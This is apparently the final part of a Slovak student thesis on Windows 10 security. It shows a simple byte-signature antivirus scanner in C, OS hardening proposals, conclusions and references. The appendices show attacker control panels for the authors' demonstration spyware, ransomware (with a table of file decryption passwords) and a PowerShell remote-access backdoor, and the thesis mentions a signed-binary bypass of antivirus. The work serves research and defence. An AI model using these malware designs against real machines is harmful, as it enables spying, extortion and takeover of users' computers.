Skenovaný súbor sa dá predstaviť ako veľkú sekvenciu bajtov, v ktorej je potrebné overiť, či menšia sekvencia (hľadaný reťazec) je súčasťou veľkej sekvencie (súboru), pokiaľ sú dĺžky sekvencií známe. Overenie je možné docieľiť napríklad *Naïve string search* algoritmom [10], ktorý porovnáva časti veľkej sekvencie s malou sekvenciou. Modifikáciou tohto algoritmu je možné docieľiť oveľa efektívnejší spôsob overenia, pretože viacnásobný výskyt hľadanej sekvecii antivírus nezaujíma.

```
int scan_file(char *content, int content_len,
               const char *search_seq, int search_seq_len) {
    for (int i = 0; i < content_len; i++) {
        for (int j = 0; j < search_seq_len; j++) {
            if (content[i + j] != search_seq[j])
                break;

            if (j == (search_seq_len - 1))
                return 1;
        }
    }
    return 0;
}
```


Algoritmus prechádza každý bajt súboru a porovnáva ho s prvým bajtom hľadanej sekvecie, pokiaľ je bajt zhodný, pokračuje v porovnávaní ďalších bajtov. Pokiaľ je hľadaná sekvencia v súbore prítomná, funkcia vráti 1, inak funkcia vracia 0.

## 7.3 Implementácia antivírusu

Antivírus sa skladá z funkcií, ktoré prehľadávajú disk, načítavajú spustiteľné súbory do pamäte, skenujú súbor metódou vyhľadávania bajtovej sekvencie, vyhodnocujú prítomnosť vírusu a mažia súbor z disku.

Softvér používa funkcie *GetEnvironmentVariable*, *FindFirstFile*, *FindNextFile*, *FindClose* a *DeleteFile* ktoré poskytuje Windows API. Prehľadávanie disku je zamerané v prvom rade na užívateľské adresáre, keďže riziko výskytu vírusu je najvyššie. Preverujú sa adresáre ako napríklad Plocha, Dokumenty a Stiahnuté súbory a až potom sa skenujú systémové adresáre.

Antivírus nevyžaduje inštaláciu a je kompatibilný s Windows 10. Nástroj je zameraný pre systémových administrátorov a užívateľské prostredie je preto implementované do konzolovej aplikácie.



```
C:\Users\VMko\Desktop\Antivirus.exe
OK
Skenovanie suboru: C:\Users\VMko\AppData\Local\Microsoft\OneDrive\18.222.1104.0007_2\FileCoAuth.exe
OK
Skenovanie suboru: C:\Users\VMko\AppData\Local\Microsoft\OneDrive\18.222.1104.0007_2\FileSyncConfig.exe
OK
Skenovanie suboru: C:\Users\VMko\AppData\Local\Microsoft\OneDrive\18.222.1104.0007_2\OneDriveSetup.exe
OK
Skenovanie suboru: C:\Users\VMko\AppData\Local\Microsoft\OneDrive\OneDrive.exe
OK
Skenovanie suboru: C:\Users\VMko\AppData\Local\Microsoft\OneDrive\OneDriveStandaloneUpdater.exe
OK
Skenovanie suboru: C:\Users\VMko\AppData\Local\Microsoft\OneDrive\StandaloneUpdater\OneDriveSetup.exe
OK
Skenovanie suboru: C:\Users\VMko\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe
OK
Skenovanie suboru: C:\Users\VMko\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\Chrome
Setup (1).exe
OK
Skenovanie suboru: C:\Users\VMko\AppData\Local\Temp\vmware-VMko\VMwareDnD\00ae05c6\DocsLocker_Launcher.exe
Pozor! Skenovanie odhalilo prítomnosť počítačového vírusu!
Chcete počítač vyliečiť a spustiteľný súbor odstrániť? [Y/N]:
```

Obr. 7.1: Konzolová aplikácia antivírusu

## Kapitola 8

# Návrh bezpečnejšieho modelu OS

Za jedno z najväčších rizík súčasných operačných systémov sa dá považovať absencia izolácie aplikácii. V súčasnosti, všetky aplikácie, ktoré sú do operačného systému doinštalované, bežia v jednom prostredí, kde využívajú a zdieľajú rovnaké Windows API, rovnaký súborový systém a rovnakú operačnú pamäť.

Aplikácie, ktoré zdieľajú rovnaký súborový systém ako ten, ktorý užívateľ používa na ukladanie dôležitých dokumentov, zapríčiňuje, že aplikácia má prístup k súborom, ktoré ona sama nevytvorila, alebo nemá povolenie od užívateľa ich otvoriť.

Nie každá aplikácia potrebuje prístup k špecifickým funkciám a hardvérovým zdrojom. Aplikácia, ktorá slúži na editáciu textových dokumentov nepotrebuje prístup k webkamere. V súčasnosti, vo Windows 10 existuje metóda, ako užívateľom zakázať jednotlivé funkcie a hardvér. Tie aplikácie, ktoré spúšťajú takýto užívateľia, taktiež majú tieto funkcie a hardvér zakázaný. Avšak, táto metóda ochrany nie dostačujúca sa neosvedčuje z hľadiska administrátorských konvencií a je potrebný návrh iného modelu ochrany.

### 8.1 Sandbox - izolované prostredie aplikácie

Sandbox je izolované, limitované prostredie, v ktorom beží jedna aplikácia. Každý sandbox má pridelené vlastné zdroje pamäte, súborových systémov, miesta na disku, hardvéru a prispôbené rozhranie Windows API.

Súčasný mobilné operačné systémy - iOS a Android už disponujú technológiou, pomocou ktorej každá aplikácia je izolovaná od tej druhej. Avšak situácia u počítačových operačných systémov je odlišná - žiadny súčasný, rozšírený operačný systém nespúšťa aplikácia v sandbuxe. Aj toto je jeden z dôvodov, prečo vírusy v mobilných operačných systémoch sú omnoho zriedkavejšie ako v počítačových operačných systémoch. [11]

## 8.2 Systém udelovania oprávnení

Pokiaľ by bol sandbox implementovaný do operačného systému, bolo by možné implementovať aj systém, ktorý udeľuje povolenia pre sandbox využívať konkrétny zdroj hardvéru alebo funkciu z Windows API.

V praxi by to mohlo znamenať to, že pokiaľ aplikácia by z nejakého dôvodu potrebovala prístup k zapisovaniu údajov na USB kľúč, aplikácia v sandboxe si od Windows API vypýta povolenie k tejto operácii. Užívateľ by bol Windowsom upozornený na žiadosť aplikácie a užívateľ rozhodne o tom, či je zápis na USB kľúč tou aplikáciou opodstatnený.

V súčasnosti, mobilné operačné systémy sú opäť na tom oveľa lepšie, pretože tento systém majú zavedený. Aplikácie, ktoré by chceli používať kameru alebo čítať kontakty užívateľa potrebujú od užívateľa povolenie.

## 8.3 Sprísnenie spúšťania nepodpísaných aplikácií

Dramatickým, ale veľmi prínosným krokom ku zlepšeniu bezpečnosti užívateľa by bolo zakázanie spúšťania aplikácií, ktoré neboli digitálne podpísané. Dnešné dôležité komerčné softvéry sú všetky digitálne podpisované. Najväčšiu potenciálnu hrozbu predstavujú malé freeware aplikácie, ktorých pôvod pomocou digitálneho certifikátu nie je možné overiť.

Spustenie nepodpísanej aplikácie by malo byť určené pre vývojárov aplikácií, ktorý by zmenou systémového registra mohli povoliť spustenie nepodpísanej aplikácie na ich počítači.

## 8.4 Aktívne monitorovanie volaných systémových funkcií

Pre zvýšenie bezpečnosti je možné integrovať monitorovanie volaných systémových funkcií, ktoré by mohli ovplyvňovať bezpečnosť užívateľa ako napríklad sieťová aktivita a disková aktivita. Nasadením umelej inteligencie do takéhoto monitorovania by bolo možné detegovať vírusy s vyššou pravdepodobnosťou odhalenia.

Tento model odhalovania vírusov má vysoký potenciál v budúcnosti, pretože neuronové siete umelej inteligencie by sa samé učili vírusy rozoznávať a ich presnosť pokladania aplikácie za hrozbu by sa po čase zvyšovala.

# Závery práce

Počas výskumu v oblasti bezpečnosti operačného systému Windows 10 bolo poukázané na závažnú bezpečnostnú dieru, ktorá umožňuje spúšťanie kódu digitálne podpísanou aplikáciou od Microsoftu, čím bolo možné obísť antivírusovú ochranu. Okrem toho bolo poukázané na viaceré bezpečnostné riziká, ktoré so sebou prináša súčasná architektúra Windowsu.

Vývojom vírusu VierAugen, vírusu typu spyware, bolo demonštrované, že pokiaľ užívateľ používa operačný systém, ktorý je zraniteľný, tak užívateľ môže kompletne stratiť súkromie a všetko, čo na počítači robí je odpočúvateľné - počnúc od súkromnej komunikácie, navštívených web stránok, sociálnych sietí, účtovníckych údajov, údajov o pacientoch, dôverných informácií až po prístupové údaje a podobne.

Počítačový vírus DocsLocker typu ransomware dokázal demonštrovať, že infikovaný počítač s dôležitými dokumentami, ktorý nie je pravidelne zálohovaný, môže byť ľahká korisť pre útočníka, ktorý by potencionálne mohol vymáhať peniaze za poskytnutie odšifrovacieho hesla.

V poslednej demonštrácii bolo dokázané, že modifikované inštalačné obrazy systému, alebo počítače, ktoré ľudia kupujú s predinštalovaným operačným systémom Windows môžu byť infikované zadnými vrátami, ktoré útočník môže hocikedy zneužiť k vzdialenému prevzatiu kontroly nad počítačom.

Z dôvodu možnosti jednoduchého prelomenia bezpečnosti Windows 10 vyplýva, že je potrebná implementácia bezpečnostných opatrení. Jedno z opatrení, ktoré sme vyvinuli je špecializovaný antivírusový softvér, ktorý dokáže počítačové vírusy, ktoré danú zraniteľnosť využívajú, vyhľadať a odstrániť z počítača.

Zároveň boli navrhnuté bezpečnostné modely a opatrenia, ktorých implementácia v operačnom systéme Windows by súčasne zabezpečenie proti škodlivému kódu značne zvýšila.

Z tejto odbornej práce vyplýva, že súčasná architektúra operačného systému Windows je z pohľadu bezpečnosti zaostalá a vyžaduje implementáciu spoľahlivejších bezpečnostných opatrení.

# Resumé

Security of a recent version of operating system Windows 10 is a serious threat to an ordinary user. In this senior thesis, we have pointed out a vulnerability that allows external code to be executed by a digitally signed application from Microsoft.

By development of various computer viruses we have demonstrated that this vulnerability can cause leak of the user's privacy, damage confident documents by encrypting them or remotely control the computer by a built-in backdoor.

To protect computers from viruses that make use of the PowerShell vulnerability, we have developed a specialized antivirus software, that searches for viruses and deletes them.

To further enhance the security of Windows 10, we have designed several security models, that would mitigate the possibility of virus infection.

This thesis shows that the current state of the Windows 10 architecture is lagging behind in security and requires more robust security measures.

# Zoznam použitej literatúry

1. BERR, Jonathan. *WannaCry ransomware attack losses could reach \$4 billion*. 2017. Dostupné tiež z: <https://www.cbsnews.com/news/wannacry-ransomware-attacks-wannacry-virus-losses/>.
2. CBS, News. *Global cyberattack strikes dozens of countries, cripples U.K. hospitals*. 2017. Dostupné tiež z: <https://www.cbsnews.com/news/hospitals-across-britain-hit-by-ransomware-cyberattack/>.
3. WIKIPEDIA. *PowerShell*. Dostupné tiež z: <https://en.wikipedia.org/wiki/PowerShell>.
4. MOKRÁŠ, Matej. *Informačná bezpečnosť*. 2018.
5. WILSON, Ed. *Generate Random Letters with PowerShell*. 2015. Dostupné tiež z: <https://blogs.technet.microsoft.com/heyscriptingguy/2015/11/05/generate-random-letters-with-powershell/>.
6. PK, Abhijith. *Change wallpaper powershell*. 2017. Dostupné tiež z: <https://stackoverflow.com/questions/43187787/change-wallpaper-powershell>.
7. *Text to ASCII Art Generator (TAAG)*. Dostupné tiež z: <http://patorjk.com/software/taag/>.
8. *Windows Answer File Generator*. Dostupné tiež z: [http://www.windowsafg.com/win10x86\\_x64\\_uefi.html](http://www.windowsafg.com/win10x86_x64_uefi.html).
9. MICROSOFT. *Modify a Windows Image Using DISM*. 2018. Dostupné tiež z: <https://docs.microsoft.com/en-us/windows-hardware/manufacture/desktop/mount-and-modify-a-windows-image-using-dism>.
10. *Naive algorithm for Pattern Searching*. Dostupné tiež z: <https://www.geeksforgeeks.org/naive-algorithm-for-pattern-searching/>.
11. WIKIPEDIA. *Sandbox (computer security)*. Dostupné tiež z: [https://en.wikipedia.org/wiki/Sandbox\\_\(computer\\_security\)](https://en.wikipedia.org/wiki/Sandbox_(computer_security)).

# Prílohy

Zoznam príloh:

Príloha A: Vývojový diagram fungovania vírusu VierAugen

Príloha B: Webové rozhranie útočníka vírusu VierAugen


Príloha C: Vývojový diagram fungovania vírusu DocsLocker

Príloha D: Webové rozhranie útočníka vírusu DocsLocker

Príloha E: Webové rozhranie útočníka vírusu PSRemote



# Príloha A




# Príloha B



## Richard@DESKTOP-0HCAFPFL

Počet snímok: 172

Posledná aktualizácia: 07:41:39 29.12.2018




Kľúčové slovo...

Vyhľadať




07:41:39 29.12.2018



16:33:51 23.12.2018




16:33:23 23.12.2018



14:03:32 23.12.2018



# Príloha C



# Príloha D

## DocsLocker DB

<input type="text" value="Názov súboru..."/>					<input type="button" value="Vyhľadať"/>
#	Názov súboru	Heslo	Hash	Dátum vytvorenia	
1	0_PR.doc.encrypted.7z	wjrMKTxziR	4CA1A53C73...	2019-01-07 19:46:08	
2	0_PR1.doc.encrypted.7z	eLaemuHels	09DB61459C...	2019-01-07 19:46:12	
3	1KTSuhrn.xls.encrypted.7z	IKWuCFmHae	55D957BAFD...	2019-01-07 19:46:15	
4	1ULOHA.xls.encrypted.7z	GcSgUlqgmD	A5D9676532...	2019-01-07 19:46:19	
5	1VKSUPR.xls.encrypted.7z	HyQNduUdGs	758E15C679...	2019-01-07 19:46:22	
6	3OBR.doc.encrypted.7z	FyZTNKvCxx	FE0A8E514C...	2019-01-07 19:46:26	
7	4dovolenka.ppt.encrypted.7z	desXLvwjA	77B3E08477...	2019-01-07 19:46:30	
8	ADR.doc.encrypted.7z	ALSSySbhcO	099B07DC8A...	2019-01-07 19:46:34	
9	ADR.xls.encrypted.7z	mdwGiSaMAq	4705071D6F...	2019-01-07 19:46:39	
10	BANK0.xls.encrypted.7z	qMpWNkvMXi	924F6C9C03...	2019-01-07 19:46:43	
11	cetovanie.ppt.encrypted.7z	ssXlqgAllh	E73E2AA840...	2019-01-07 19:46:47	
12	Chyby.xls.encrypted.7z	ssCTXyFleH	A4BE8DE58E...	2019-01-07 19:46:51	
13	DATAQEPR.xls.encrypted.7z	ezHZVgkwki	5C5A916B0B...	2019-01-07 19:46:55	
14	dochádzka.xls.encrypted.7z	pHoCeKtEAO	9F7D97A525...	2019-01-07 19:47:00	
15	ferda.ppt.encrypted.7z	uqrlytioUg	A519AF77C0...	2019-01-07 19:47:04	
16	formtext0.doc.encrypted.7z	xtnwDPUDXX	289F4FA50D...	2019-01-07 19:47:08	
17	FormátTextu.doc.encrypted.7z	EOKebCyaYT	2C9739DD2D...	2019-01-07 19:47:12	

# Príloha E

## PSRemote VZDIALENÉ OVLÁDANIE PC

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Richard> whoami
desktop-0hcapfl\richard
PS C:\Users\Richard> pwd

Path
----
C:\Users\Richard

PS C:\Users\Richard>
```

Status: pripojený

IP adresa: 185.234.248.1

Hostiteľ: Richard@DESKTOP-0HCAPFL